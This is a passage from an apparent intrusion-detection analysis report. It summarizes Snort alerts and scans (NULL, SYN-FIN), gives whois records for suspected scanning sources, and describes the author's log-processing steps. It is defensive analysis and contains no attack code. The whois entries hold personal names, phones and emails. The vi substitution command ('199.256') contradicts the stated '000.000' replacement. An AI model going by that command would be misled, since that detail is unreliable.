Source: http://www.geocrawler.com/archives/3/4890/2001/8/0/6524611/

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.5.7	349	1
000.000.150.127	39	6
000.000.150.209	34	3
000.000.153.158	32	1
000.000.150.47	29	2
000.000.150.77	21	2

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.5.87	353	2
000.000.5.4	347	14
000.000.10.49	307	5
000.000.5.35	29	5
000.000.151.190	13	1
000.000.153.220	12	1

13, ICMP Destination Unreacheable (Communication Administratively Prohibited)

This is an ICMP message sent out by a router indicating that the ICMP request sent to a host on this network has been dropped by the router. The router will not let such request go on to the internal network. There are several types of ICMP unreachable messages, and this one is called; 9 Communication with Destination Network is Administratively Prohibited.

Defensive recommendation: These type of messages coming from a router may give an attacker information regarding the internal network and is recommended to be turned off.

Source: RFC1700, http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1700.html

All sources triggering this attack

Source IP	Alerts	Destinations for this signature
000.000.150.1	340	1

All destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.150.24	340	1

14. Null scan

This alert was triggered by 62 sources, and 7 hosts received this attack signature.

One reconnaissance technique is to send erroneous packets to a host and analyze the reply packet. One method is to use a NULL scan, which sends TCP packets with none of the flags set. This will trigger different reactions from the receiving host depending on the Operating System. A NULL scan is the opposite of a XMAS scan which have all the TCP flags set.

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.186.16	340	1
148.231.183.2	6	1
172.16.1.72	4	1
24.112.229.150	4	1
65.129.48.50	3	1
65.59.9.21	3	1

Destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.150.137	139	2
000.000.150.145	121	55
000.000.150.220	25	16
000.000.150.133	23	36
000.000.150.120	3	1
000.000.153.164	3	8

15. SYN-FIN scan

This alert was triggered by 2 external sources, and 241 hosts received this attack signature.

This alert is triggered when two types of attacks occur and they are both types of stealth scans. The SYN scan attempts to partially open a TCP connection by sending a SYN flag to a host. If the host replies with a SYN/ACK the scanning host knows that the host is running a service on this port. However, the attacker does not send an ACK back so the connection is dropped when half open. The FIN scan will send an initiating packet to a host with only the FIN flag set. A listening port will act differently than a closed port on this type of packet.

Source:
http://www.networkice.com/Advice/Underground/Hacking/Methods/Technical/Port_Scan/

All sources triggering this attack:

Source IP	Alerts	Destinations for this signature
195.42.223.134	235	235
64.14.229.167	26	26

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.5.239	2	2
000.000.150.83	2	2
000.000.5.100	2	2
000.000.5.101	2	2
000.000.5.102	2	2
000.000.5.85	2	2

5. A ”Top 10 Talkers” List

Following is a list of the Top 10 Talkers found in the Alert files. This was generated by SnortSnarf:

IP Addresses	# Alerts
000.000.5.202	34400
000.000.153.164	22292
000.000.70.177	9855
000.000.153.146	8434
212.179.35.118	8383
000.000.153.113	5782
000.000.153.152	3760
000.000.153.117	3544
000.000.153.106	3274
000.000.153.184	3252

Following is a list of Top 10 Talkers from the scan files. These files did not include UDP and SYN scans since such scans can often trigger false positive alerts.

IP Addresses	# Scans
130.161.249.59	340
195.42.223.134	235
000.000.186.16	156
148.63.22.215	35
64.14.229.167	26
213.65.68.114	11
148.64.25.70	11

148.64.4.61	11
148.64.16.236	6
148.64.78.205	5
213.75.133.31	5

6. List of External Sources

These 5 external sources were selected since they are appearing on top of the Top 10 Talkers lists.

212.179.35.118

Source: http://www.ripe.net/perl/whois/

```
inetnum:    212.179.0.0 - 212.179.255.255
netname:    IL-ISDNNET-990517
descr:      PROVIDER
country:    IL
route:      212.179.0.0/17
descr:      ISDN Net Ltd.
origin:     AS8551
notify:     hostmaster@isdn.net.il
mnt-by:     AS8551-MNT
person:     Nati Pinko
address:    Bezeq International
address:    40 Hashacham St.
address:    Petach Tikvah  Israel
phone:      +972 3 9257761
e-mail:     hostmaster@isdn.net.il
person:     Tomer Peer
address:    Bezeq International
address:    40 Hashakham St.
address:    Petakh Tiqwah  Israel
phone:      +972 3 9257761
e-mail:     hostmaster@isdn.net.il
person:     Zehavit Vigder
address:    bezeq-international
address:    40 hashacham
address:    petach tikva 49170 Israel
phone:      +972 52 770145
fax-no:     +972 9 8940763
e-mail:     hostmaster@bezeqint.net
nic-hdl:    ZV140-RIPE
changed:    zehavitv@bezeqint.net 20000528
source:     RIPE
```

```
person:     Eran Shchori
address:    BEZEQ INTERNATIONAL
address:    40 Hashacham Street
address:    Petach-Tikva 49170 Israel
phone:      +972 3 9257710
fax-no:     +972 3 9257726
e-mail:     hostmaster@bezeqint.net
nic-hdl:    ES4966-RIPE
changed:    registrar@ns.il 20000309
source:     RIPE
```

130.161.249.59
Source: http://www.ripe.net/perl/whois/

```
inetnum:    130.161.0.0 - 130.161.255.255
netname:    DUNET
descr:      Delft University of Technolgy Network (Main network)
descr:      Technische Universiteit Delft
route:      130.161.0.0/16
descr:      DUNET
person:     Freek de Kruijf
address:    Technische Universiteit Delft
address:    Dienst Technische Ondersteuning
address:    P.O. Box 354
address:    NL-2600 AJ Delft
address:    The Netherlands
phone:      +31 15 2783226
fax-no:     +31 15 2783787
e-mail:     F.deKruijf@DTO.TUDelft.nl
nic-hdl:    FK200-RIPE
remarks:    Abuse reports to abuse@tudelft.nl
notify:     info@SURFnet.nl
mnt-by:     SN-LIR-MNT
person:     Aad Boer
address:    Technische Universiteit Delft
address:    Dienst Technische Ondersteuning
address:    P.O. Box 354
address:    NL-2600 AJ Delft
address:    The Netherlands
phone:      +31 15 2781808
fax-no:     +31 15 2783787
e-mail:     Aad.Boer@DTO.tudelft.nl
nic-hdl:    AB6061-RIPE
person:     Fred Roeling
```

```
address:    Technische Universiteit Delft
address:    Dienst Technische Ondersteuning
address:    P.O. Box 354
address:    NL-2600 AJ Delft
address:    The Netherlands
phone:      +31 15 2785010
fax-no:     +31 15 2783787
e-mail:     Fred.Roeling@rc.tudelft.nl
nic-hdl:    FR392-RIPE
changed:    Henk.Steenman@surfnet.nl 19960402
changed:    F.deKruijf@DTO.TUDelft.NL 20001113
source:     RIPE
```

195.42.223.134

Source: http://www.ripe.net/perl/whois/

```
inetnum:    195.42.223.128 - 195.42.223.159
netname:    WINEASY-EASYNET-MWEB
descr:      mWeb
country:    SE
admin-c:    PA2583-RIPE
tech-c:     PA2583-RIPE
rev-srv:    ns.wineasy.se
rev-srv:    ns2.wineasy.se
status:     ASSIGNED PA
notify:     t.bjorklund@wineasy.se
mnt-by:     RIPE-NCC-NONE-MNT
changed:    m.taskinen@wineasy.se 20000315
source:     RIPE

route:      195.42.192.0/19
descr:      WINEASY
origin:     AS12352
notify:     t.bjorklund@wineasy.se
mnt-by:     AS12352-MNT
changed:    t.bjorklund@wineasy.se 19990618
source:     RIPE

person:     Pontus Axelsson
address:    Drottninggatan 110
address:    113 60 Stockholm
address:    Sweden
phone:      +46 8 54542323
fax-no:     +46 8 54542322
```

```
nic-hdl:     PA2583-RIPE
changed:     m.taskinen@wineasy.se 20000315
source:      RIPE
```

148.63.22.215

Source: http://www.arin.net/cgi-bin/whois.pl

```
Spacenet Inc. (NET-SPACENET-SPAN)
   1750 Old Meadow Road
   McLean, VA 22102
   US

   Netname: SPACENET-SPAN
   Netblock: 148.62.0.0 - 148.78.255.255
   Maintainer: SPAN

   Coordinator:
   Miller, Fred  (FM173-ARIN)  fred.miller@spacenet.com
   703-848-1108 (FAX) 703-848-1504

   Domain System inverse mapping provided by:
   NS1-MCL.STARBAND.COM             148.78.255.200
   NS2-MCL.STARBAND.COM             148.78.255.201
   NS1-MAR.STARBAND.COM             148.78.249.200
   NS2-MAR.STARBAND.COM             148.78.249.201

   Record last updated on 26-Jul-2001.
   Database last updated on  5-Feb-2002 19:58:05 EDT.
```

213.65.68.114

Source: http://www.ripe.net/perl/whois/


```
inetnum:     213.65.0.0 - 213.65.255.255
netname:     TELIANET
descr:       Telia Network services
descr:       ISP
country:     SE
admin-c:     TR889-RIPE
tech-c:      TR889-RIPE
status:      ASSIGNED PA
notify:      backbone@telia.net
mnt-by:      TELIANET-LIR
changed:     amar@telia.net 20010404
changed:     aca@telia.net 20020109
```

```
source:     RIPE
route:      213.64.0.0/14
descr:      TELIANET-BLK
remarks:      Abuse issues should be reported at
remarks:      http://www.telia.com/security/
remarks:      Mail to abuse@telia.net will be auto-replied
remarks:      and referred to the URL above.
origin:     AS3301
mnt-by:       TELIANET-RR
changed:      rr@telia.net 20010405
source:     RIPE
role:       TeliaNet Registry
address:     Telia Network Services
address:     Carrier & Networks
address:     Arenavagen 61
address:     SE-121 29 Stockholm
address:     Sweden
fax-no:     +46 8 4568935
e-mail:     ip@telia.net
e-mail:     registry@telia.net
e-mail:     dns@telia.net
e-mail:     backbone@telia.net
nic-hdl:    TR889-RIPE
notify:     mntripe@telia.net
notify:     hm-dbm-msgs@ripe.net
mnt-by:       TELIANET-LIR
changed:      amar@telia.net 20011031
source:     RIPE
```

8. Link Graph

This is an overview of the Top 10 hosts receiving attack signatures. This list was generated by SnortSnarf.

Destination IP Addresses	# Alerts
000.000.150.198	48328
000.000.5.1	34400
000.000.153.164	8421
000.000.152.109	5263
000.000.153.185	3888
211.32.117.26	2729
000.000.153.219	2548
211.115.213.202	2207
000.000.5.96	2000
000.000.153.112	1871



# Alerts based on Individual Host
60000
50000
40000
30000
20000
10000
0
000.000.150.198
000.000.5.1
000.000.153.164
000.000.152.109
000.000.153.185
211.32.117.26
000.000.153.219
211.115.213.202
000.000.5.96
000.000.153.112
# Alerts

9. Analysis of Internal Machines

In section 2 we discovered that external host 148.63.22.215 was only scanning one host on subnet 000.000.150.128, host 000.000.150.133. This was a VECNA scan and the P flag was set. It is recommended that a security assessment is performed on this host to find out if there is a particular reason this scan was aimed only at this host.

Also host 000.000.150.198 was on top of the list of most attack hosts, see section 8. This host might be infected with some kind of virus since it is so heavily attacked. An investigation of this host is recommended.

Also, the looking at the scan logs I noticed that source host 000.000.186.16 was conducting a NULL scan 1/10, 1/11 and 1/14 on host 000.000.150.137. This is strange behavior since only one host is under attack, and should be investigated further.

Analysis of the OOS files indicated that the external host referenced in section 2 was doing a SYN/FIN scan of port 22 on the various subnets. There is a vulnerability in SSH1 and it is recommended that the hosts on these networks are upgraded to newer and more secure version of SSH if this application is used. Excerpts form one scan is displayed below:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-12:47:12.115528 130.161.249.59:22 -> MY.NET.150.125:22
TCP TTL:27 TOS:0x0 ID:39426
**SF**** Seq: 0xEBFA220   Ack: 0x6190E2B5   Win: 0x404
00 00 00 00 00 00                                ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-12:47:12.136031 130.161.249.59:22 -> MY.NET.150.126:22
TCP TTL:20 TOS:0x0 ID:39426
**SF**** Seq: 0xEBFA220   Ack: 0x6190E2B5   Win: 0x404
00 00 00 00 00 00                                ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-12:47:12.178940 130.161.249.59:22 -> MY.NET.150.127:22
TCP TTL:20 TOS:0x0 ID:39426
**SF**** Seq: 0xEBFA220   Ack: 0x6190E2B5   Win: 0x404
00 00 00 00 00 00                                ......
```

10. Analysis Process

The following tools were utilized in this analysis process:

- SnortSnarf, developed by Jim Hoagland and Stuart Staniford (www.silicondefense.com)
- MS Excel to create diagrams
- The following UNIX tools were used to extract further information:
  - The vi editor
  - cat
  - more

✓ The following steps were taken to manipulate the files in order to create one file to be read by SnortSnarf:

- cat alert.* > alert.020110_020110
- cat oos_Jan.* > oos_Jan10_14_2002
- cat scans.* > scans.020110_020114

✓ The files had been manipulated to disguise the local IP addresses, which were in the format of MY.NET.xxx.xxx. SnortSnarf did not read these addresses and displays them as (no IP) so they had to be modified to only contain numbers like regular IP addresses. A replacement string was selected and the files were checked with the grep command to ensure that the replacement string did not already occur in the files. MY.NET was replaced with 000.000 to simulate a regular IP address yet indicate that this was a disguised address. The following steps were taken:

- grep 000.000 alert.020110_020110
- grep 000.000 oos_Jan10_14_2002
- grep 000.000 scans.020110_02011

✓ Then the IP addresses in the files were changed using the following command in the VI editor:

```
:1,$s/MY.NET/199.256/g
```

✓ Then SnortSnarf were run on the concatenated alert files. I also tried to do this on the concatenated scan files but this file was too large and since SnortSnarf is very memory intensive and timed out several times. I therefore decided to run the scan files separately and then merge data from all the SnortSnarf files into an Access database.

✓ To get the scan files in the desired format I used the Scanalyze Perl script developed by Chris Kuethe; www.giac.org/practical/chris_kuethe_gcia.html. This script sorted the scans by time and omitted UDP and SYN scans. The files were now in a format that to be imported into an Access database and further analysis could be done.

✓ The output from SnortSnarf was extracted and pasted into MS Excel. Certain columns were deleted and added in order to sort the data. Then a diagram was created.

Sources:

Previous Practicals:

- 0303 Chris Kuethe; www.giac.org/practical/chris_kuethe_gcia.html.
- 0354 Chris Lethaby (www.giac.org/practical/Chris_Lethaby_GCIA.zip, v2.7
- 0371 Chris Baker (www.giac.org/practical/Chris_Baker_GCIA.zip), v2.8
- 0389 Scott Shinberg (www.giac.org/practical/Scott_Shinbert_GCIA.doc), v2.9
- 0396 Jeffrey Holland (www.giac.org/practical/Jeff_Holland_GCIA.doc), v2.9
- 0425 Christine Chan (www.giac.org/practical/Christine_Chan_GCIA.doc), v2.9

Links:

- www.securityfocus.com
- www.incidents.org
- www.sans.org